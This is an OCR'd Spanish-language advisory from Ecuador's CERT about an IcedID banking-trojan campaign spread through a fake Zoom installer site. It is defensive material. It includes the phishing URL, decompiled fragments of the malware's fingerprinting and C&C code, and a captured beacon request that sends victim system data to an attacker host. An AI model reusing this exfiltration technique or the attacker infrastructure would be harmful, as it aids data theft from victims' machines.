| | | | |
|---|---|---|---|
| Nro. Alerta: | AL-2023-03 | CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR<br>**ALERTAS DE SEGURIDAD** | ecucert |
| TLP: | TLP:BLANCO | | |
| Fecha: | 16-ene-2023 | **Campaña de malware afecta a usuarios de plataforma de videoconferencias Zoom** | V 1.2 |

## I. DATOS GENERALES:

**Clase de alerta:** Malware
**Tipo de incidente:** Campaña Maliciosa a través de Phishing
**Nivel de riesgo:** Alto

## II. ALERTA.

Cyble Research & Intelligence Labs, identificó recientemente una campaña de phishing dirigida al software de la aplicación Zoom para entregar el malware IcedID. IcedID, es conocido como BokBot, un troyano bancario que permite a los atacantes robar las credenciales bancarias de las víctimas. Este malware se dirige principalmente a las empresas y se puede utilizar para robar información de pago. Además, IcedID actúa como cargador, lo que le permite entregar otras familias de malware o descargar módulos adicionales.

## III. INTRODUCCIÓN.

Zoom es una plataforma de videoconferencias y reuniones en línea que permite a los usuarios organizar reuniones virtuales, seminarios web y videoconferencias. Está disponible en varios dispositivos, como computadoras de escritorio, portátiles, tabletas y teléfonos inteligentes, y se puede utilizar para fines personales y comerciales.

Zoom se ha vuelto cada vez más popular en los últimos años, particularmente debido a la pandemia de COVID-19, que ha aumentado el trabajo remoto y la necesidad de herramientas de comunicación virtual. Los atacantes generalmente se dirigen a este tipo de herramientas de software para enviar malware a la máquina del usuario.



**Dirección:** Av. Amazonas N40-71 y Gaspar de Villaroel
**Código postal:** 170501 / Quito-Ecuador
**Teléfono:** 593-2 2271 180 - www.arcotel.gob.ec

| | | | |
|---|---|---|---|
| Nro. Alerta: | AL-2023-03 | CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR<br>**ALERTAS DE SEGURIDAD** | ecucert |
| TLP: | TLP:BLANCO | | |
| Fecha: | 16-ene-2023 | **Campaña de malware afecta a usuarios de plataforma de videoconferencias Zoom** | V 1.2 |


## IV. VECTOR DE ATAQUE

IcedID generalmente se propaga a través de correos electrónicos no deseados con archivos adjuntos de Office maliciosos. Sin embargo, en esta campaña, los atacantes emplearon un sitio web de phishing para entregar la carga útil de IcedID, que no es un método de distribución típico para IcedID.

Los atacantes detrás de esta campaña utilizaron una página de phishing muy convincente que parecía un sitio web legítimo de Zoom para engañar a los usuarios para que descargaran el malware IcedID, que lleva a cabo actividades maliciosas.

Los atacantes crearon un sitio web de phishing que contenía un botón de descarga. Cuando los usuarios hicieron clic en el botón, se les solicitó que descargaran un archivo de instalación de Zoom desde la URL: hxxps[:]//explorezoom[.]com/products/app/ZoomInstallerFull[.]exe.

Sin embargo, el archivo era una versión disfrazada del malware IcedID. La siguiente figura muestra el sitio de phishing de Zoom.







**Dirección:** Av. Amazonas N40-71 y Gaspar de Villaroel
**Código postal:** 170501 / Quito-Ecuador
**Teléfono:** 593-2 2271 180 - www.arcotel.gob.ec

| | | | |
|---|---|---|---|
| Nro. Alerta: | AL-2023-03 | CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR<br>**ALERTAS DE SEGURIDAD** | ecucert |
| TLP: | TLP:BLANCO | | |
| Fecha: | 16-ene-2023 | **Campaña de malware afecta a usuarios de plataforma de videoconferencias Zoom** | V 1.2 |

Tras la ejecución del archivo "ZoomInstallerFull.exe", coloca dos archivos binarios en la carpeta %temp%:
ikm.msi
fabricante.dll


El “maker.dll” es un archivo DLL malicioso que lleva a cabo varias actividades maliciosas, mientras que “ikm.msi” es un instalador legítimo que instala la aplicación Zoom en la computadora del usuario. La siguiente figura muestra el archivo binario soltado en la ubicación %temp%.





Después de colocar los archivos binarios, "ZoomInstallerFull.exe" ejecuta "maker.dll" usando rundll32.exe con el parámetro "init". Para evitar sospechas, también ejecuta el instalador “ikm.msi”, que instala la aplicación Zoom en el directorio %programfiles%, como se muestra a continuación. Esto ayuda a los atacantes a ocultar sus verdaderas intenciones y engañar a los usuarios haciéndoles creer que simplemente están instalando una versión legítima de Zoom.


**Dirección:** Av. Amazonas N40-71 y Gaspar de Villaroel
**Código postal:** 170501 / Quito-Ecuador
**Teléfono:** 593-2 2271 180 - www.arcotel.gob.ec

| | | | |
|---|---|---|---|
| Nro. Alerta: | AL-2023-03 | CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR<br>**ALERTAS DE SEGURIDAD** | ecucert |
| TLP: | TLP:BLANCO | | |
| Fecha: | 16-ene-2023 | **Campaña de malware afecta a usuarios de plataforma de videoconferencias Zoom** | V 1.2 |




La siguiente figura muestra el árbol de procesos del instalador del software Zoom malicioso.





## V. IMPACTO.

El "maker.dll" es un archivo DLL malicioso que se utiliza para cargar el malware IcedID. Cuando se ejecuta, recupera el archivo DLL IcedID original y lo carga en la memoria, como se muestra a continuación.



**Dirección:** Av. Amazonas N40-71 y Gaspar de Villaroel
**Código postal:** 170501 / Quito-Ecuador
**Teléfono:** 593-2 2271 180 - www.arcotel.gob.ec

| Nro. Alerta: | AL-2023-03 | CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR<br>**ALERTAS DE SEGURIDAD** | ecucert |
|---|---|---|---|
| TLP: | TLP:BLANCO | | |
| Fecha: | 16-ene-2023 | **Campaña de malware afecta a usuarios de plataforma de videoconferencias Zoom** | V 1.2 |





El malware IcedID, que se ha cargado en la memoria, es un archivo DLL de 64 bits con el siguiente hash SHA256: *2f3dddb9952e0268def85fbe47f253056077894ce6bd966120654324787b83be*.

En la siguiente figura se muestra información adicional.




**Dirección:** Av. Amazonas N40-71 y Gaspar de Villaroel
**Código postal:** 170501 / Quito-Ecuador
**Teléfono:** 593-2 2271 180 - www.arcotel.gob.ec

| | | | |
|---|---|---|---|
| Nro. Alerta: | AL-2023-03 | CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR<br>**ALERTAS DE SEGURIDAD** | ecucert |
| TLP: | TLP:BLANCO | | |
| Fecha: | 16-ene-2023 | **Campaña de malware afecta a usuarios de plataforma de videoconferencias Zoom** | V 1.2 |




Tras la ejecución, el malware realiza una operación de descifrado y obtiene la URL de Command & Control (C&C) y el ID de la campaña, como se muestra a continuación.




Luego, el malware usa varias funciones de la API de Windows, como GetTickCount64(), ZwQuerySystemInformation(), RtlGetVersion(), GetComputerNameExW(), GetUserNameW(), GetAdaptersInfo(), LookupAccountNameW() y CPUID, para recopilar información del sistema de la máquina de la víctima, que luego convierte en datos numéricos.



**Dirección:** Av. Amazonas N40-71 y Gaspar de Villaroel
**Código postal:** 170501 / Quito-Ecuador
**Teléfono:** 593-2 2271 180 - www.arcotel.gob.ec

| Nro. Alerta: | AL-2023-03 | CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR<br>**ALERTAS DE SEGURIDAD** | ecucert |
|---|---|---|---|
| TLP: | TLP:BLANCO | | |
| Fecha: | 16-ene-2023 | **Campaña de malware afecta a usuarios de plataforma de videoconferencias Zoom** | V 1.2 |

El fragmento de código que se muestra en la siguiente figura demuestra cómo el malware extrae los detalles del sistema.

```
if ( result )
{
  v9 = wsprintfW(result, L"%s%u", L"Cookie: __gads=", a1);
  v10 = wsprintfW(&v8[v9], L"%s%u", L":", a2) + v9;
  v11 = sub_180001A34();                        // GetTickCount func
  v12 = wsprintfW(&v8[v10], L"%s%u", L":", v11) + v10;
  v13 = sub_18000227C();                        // QuerySystemInformation
  v14 = wsprintfW(&v8[v12], L"%s%u", L":", v13) + v12;
  v15 = sub_180001598(&v8[v14]) + v14;          // _gat - GetNativeSystemInfo
  v16 = sub_180002400(&v8[v15]) + v15;          // _ga - get CPU info
  v17 = sub_18000112C((__int64)&v8[v16], a3); // _u & _io - GetComputerName, GetUserName & LookupAccountName
  sub_180002610((__int64)&v8[v17 + v16]);       // _gid - GetAdaptersInfo
  return v8;
}
```

**Comunicación C&C.**

Finalmente, el malware asigna una identificación a los números convertidos y los envía al servidor de C&C como una "cookie", como se muestra en la figura a continuación.

```
GET / HTTP/1.1
Connection: Keep-Alive
Cookie: __gads=3[redacted]12; _gat=1[redacted]4; _ga=1[redacted]9; _u=5[redacted];
__io=2[redacted]6; _gid=[redacted]
Host: trbiriumpa.com

HTTP/1.1 200 OK
Date: Tue, 03 Jan 2023 05:43:17 GMT
Server: Apache
Last-Modified: Wed, 21 Dec 2022 17:12:47 GMT
Accept-Ranges: bytes
Content-Length: 163
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<html><head><META HTTP-EQUIV="Cache-control" CONTENT="no-cache"><META HTTP-EQUIV="refresh" CONTENT="0;URL=/cgi-sys/defaultwebpage.cgi"></head><body></body></html>
```

La siguiente tabla proporciona una descripción de los ID que el malware utiliza en la "Cookie".



**Dirección:** Av. Amazonas N40-71 y Gaspar de Villaroel
**Código postal:** 170501 / Quito-Ecuador
**Teléfono:** 593-2 2271 180 - www.arcotel.gob.ec

| | | | |
|---|---|---|---|
| Nro. Alerta: | AL-2023-03 | CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR<br>**ALERTAS DE SEGURIDAD** | ecucert |
| TLP: | TLP:BLANCO | | |
| Fecha: | 16-ene-2023 | **Campaña de malware afecta a usuarios de plataforma de videoconferencias Zoom** | V 1.2 |

| Name | Description |
|---|---|
| __gads | Campaign ID, a response flag from the server, the value of *GetTickCount64()*, and system information gathered using *ZwQuerySystemInformation()* function. |
| _gat | Windows version information obtained using the *RtlGetVersion()* function. |
| _ga | Processor information obtained using the *CPUID* function. |
| _u | Computer name obtained using *GetComputerNameExW()*, the username obtained using *GetUserNameW()*, and information about whether the victim's machine is running in a virtual environment. |
| __io | SID (Security IDentifier) value obtained using *LookupAccountNameW()*. |
| _gid | Adapter information for the local computer obtained using *GetAdaptersInfo()* function. |

El malware se conecta al servidor de C&C mediante el fragmento de código que se muestra en la siguiente figura.


**Dirección:** Av. Amazonas N40-71 y Gaspar de Villaroel
**Código postal:** 170501 / Quito-Ecuador
**Teléfono:** 593-2 2271 180 - www.arcotel.gob.ec


| | | | |
|---|---|---|---|
| Nro. Alerta: | AL-2023-03 | CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR<br>**ALERTAS DE SEGURIDAD** | ecucert |
| TLP: | TLP:BLANCO | | |
| Fecha: | 16-ene-2023 | **Campaña de malware afecta a usuarios de plataforma de videoconferencias Zoom** | V 1.2 |

```
v7 = WinHttpOpen(0i64, 0, 0i64, 0i64, 0);
v8 = v7;
if ( v7 )
{
  v9 = *(void (__stdcall **)(HINTERNET, DWORD_PTR, DWORD, LPVOID, DWORD))(a1 + 48);
  if ( v9 )
  {
    v10 = *(_DWORD *)(a1 + 56);
    if ( v10 )
      WinHttpSetStatusCallback(v7, v9, v10, 0i64);
  }
  v11 = WinHttpConnect(v8, *(LPCWSTR *)a1, *(_WORD *)(a1 + 24), 0);
  if ( v11 )
  {
    v12 = L"GET";
    v23 = *(_DWORD *)(a1 + 28) != 0 ? 0x800000 : 0;
    if ( *(_QWORD *)(a1 + 40) )
      v12 = L"POST";
    Buffer = *(_DWORD *)(a1 + 28) != 0 ? 0x800000 : 0;
    v13 = WinHttpOpenRequest(v11, v12, *(LPCWSTR *)(a1 + 8), 0i64, 0i64, 0i64, v23);
    v14 = v13;
    if ( v13 )
    {
      if ( *(_DWORD *)(a1 + 28) )
      {
        Buffer = 13056;
        WinHttpSetOption(v13, 0x1Fu, &Buffer, 4u);
      }
      if ( WinHttpSendRequest(
             v14,
             *(LPCWSTR *)(a1 + 16),
             -(*(_QWORD *)(a1 + 16) != 0i64),
             *(LPVOID *)(a1 + 32),
             *(_DWORD *)(a1 + 40),
             *(_DWORD *)(a1 + 40),
             0i64)
        && WinHttpReceiveResponse(v14, 0i64) )
      {
        dwBufferLength = 4;
        v15 = WinHttpQueryHeaders(v14, 0x20000013u, 0i64, &v28, &dwBufferLength, 0i64);
        dwBufferLength = 8;
        v28 &= -v15;
        v16 = WinHttpQueryHeaders(v14, 0x20000005u, 0i64, &v25, &dwBufferLength, 0i64);
        v25 &= -(__int64)v16;
        while ( 1 )
        {
          dwBufferLength = 0;
          if ( !WinHttpQueryDataAvailable(v14, &dwBufferLength) || !dwBufferLength )
            break;
```



**Dirección:** Av. Amazonas N40-71 y Gaspar de Villaroel
**Código postal:** 170501 / Quito-Ecuador
**Teléfono:** 593-2 2271 180 - www.arcotel.gob.ec

Si el malware puede conectarse con éxito al servidor de C&C, puede colocar un archivo de malware adicional en el directorio %programdata%. El fragmento de código que se muestra en la imagen a continuación demuestra cómo se escribe el archivo descargado en la ubicación %programdata%.



```
__int64 __fastcall sub_180001AF0(__int64 a1, CHAR *a2)
{
  __int64 v2; // r14
  HRESULT v5; // eax
  const CHAR *v6; // rdx
  CHAR String1[272]; // [rsp+30h] [rbp-118h] BYREF

  v2 = *(unsigned int *)(a1 + 2);
  v5 = SHGetFolderPathA(0i64, 26, 0i64, 0, String1);
  v6 = "c:\\ProgramData\\";
  if ( !v5 )
    v6 = L"\\";
  lstrcatA(String1, v6);
  lstrcatA(String1, (LPCSTR)(a1 + 10));
  CreateDirectoryA(String1, 0i64);
  lstrcatA(String1, (LPCSTR)(a1 + 42));
  lstrcpyA(a2, (LPCSTR)(a1 + 10));
  lstrcatA(a2, (LPCSTR)(a1 + 42));
  return sub_180002AB0(String1, a1 + 710, v2);
}
```

```
BOOL8 __fastcall sub_180002AB0(const CHAR *a1, const void *a2, DWORD a3)
{
  HANDLE FileA; // rax
  void *v6; // rsi
  BOOL v7; // ebx
  _BOOL8 result; // rax
  DWORD NumberOfBytesWritten; // [rsp+68h] [rbp+20h] BYREF

  FileA = CreateFileA(a1, 0x40000000u, 0, 0i64, 2u, 0x80u, 0i64);
  v6 = FileA;
  result = 0;
  if ( FileA != (HANDLE)-1i64 )
  {
    v7 = WriteFile(FileA, a2, a3, &NumberOfBytesWritten, 0i64);
    CloseHandle(v6);
    if ( v7 )
    {
      if ( NumberOfBytesWritten == a3 )
        return 1;
    }
  }
  return result;
}
```

En el momento del análisis, el servidor de comando y control (C&C) no funcionaba y no se pudo analizar la carga útil final responsable de realizar la actividad del troyano bancario.

## VI. RECOMENDACIONES.

- IcedID es un malware muy avanzado y duradero que ha afectado a usuarios de todo el mundo. Varias amenazas conocidas, como Emotet, TrickBot y Hancitor, lo han distribuido con frecuencia como una carga útil posterior. IcedID generalmente se propaga a través de correos electrónicos no deseados que contienen archivos adjuntos de Office maliciosos.

- El actor de amenazas utilizó un sitio de phishing en esta campaña específica para entregar la carga útil de IcedID. Los actores de amenazas adaptan constantemente sus técnicas para evadir la detección mediante medidas de ciberseguridad.

- Evite descargar software pirateado de sitios web warez/torrent. La "herramienta de pirateo" presente en sitios como YouTube, sitios de torrents, etc., contiene dicho malware.
- Utilice contraseñas seguras y aplique la autenticación multifactor siempre que sea posible.



**Dirección:** Av. Amazonas N40-71 y Gaspar de Villaroel
**Código postal:** 170501 / Quito-Ecuador
**Teléfono:** 593-2 2271 180 - www.arcotel.gob.ec

| | | | |
|---|---|---|---|
| Nro. Alerta: | AL-2023-03 | CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR<br>**ALERTAS DE SEGURIDAD** | ecucert |
| TLP: | TLP:BLANCO | | |
| Fecha: | 16-ene-2023 | **Campaña de malware afecta a usuarios de plataforma de videoconferencias Zoom** | V 1.2 |

